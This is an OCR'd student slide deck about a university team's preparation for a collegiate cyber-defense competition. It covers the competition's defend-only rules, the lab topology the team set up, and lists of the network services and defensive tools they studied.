


Hacking: Lessons Learned

Joseph Paul Cohen
Fabio Elia
Royce Stubbs
Henry Z Lo

Objectives

- To get students interested in computer security.
- To provide a place where students can learn and discuss about topics in security.
- To share our experiences in cyber-defense competitions.

Why Computer Security?

- HUGE job market
  - Companies such as Bloomberg sponsored a recruiting session at NECCDC
  - Participants at MIT CTF were offered internships at Lincoln Laboratories
- It's cool
  - You can win Ipods, fame and glory (MIT hates us now)
  - It's challenging

Cybersecurity Education @ UMB

- No courses in Computer Science curriculum
- One IT class
    - IT443 - Network Security Administration
    - Lots of IT prerequisites prevent CS students from taking this class
- How's a student interested in security supposed to learn?
    - Forming a group at UMB to discuss security topics
    - Participating in cyber defense competitions


Who are we?

NECCDC

- Northeast Collegiate Cyber Defense Competition
- Regional competition between 11 universities
- Winners went to finals in Texas
- 3 days at EMC training center

Rules


- Can only defend, can't attack
- A red team of 11 expert hackers were our enemies
- White team helped assign us tasks, etc.
- Can't stage anything
- Under constant attack
- Periodically asked to bring up new services (injects)



NECCDC 2011 Network Topology

Preparation

- Funding provided by the Spring 2011 College of Science and Mathematics Pi2 grant
- Set up a similar topology in web lab
- Windows server, Linux servers, and Cisco Router



How we prepared

Challenge based learning

- Had a deadline
- Learned about services
- Split in to groups near the end of training
- Learned about hack tools
- Met several times a week
- **Never gave up**


What we focused on

Services

- DNS
- MAIL
  - SMTP + SSL
  - POP + SSL
  - IMAP + SSL
- HTTP/HTTPS
- IPv4
- IPv6
- LDAP
- NIS
- Active Directory
- FTP
- SSH

Security

- Snort / SAM
- IPTables
- Wireshark
- tcpdump/tcptrace
- honeypots
- nmap
- metasploit
- nagios
- auditd
- ps + processexplorer
- netstat
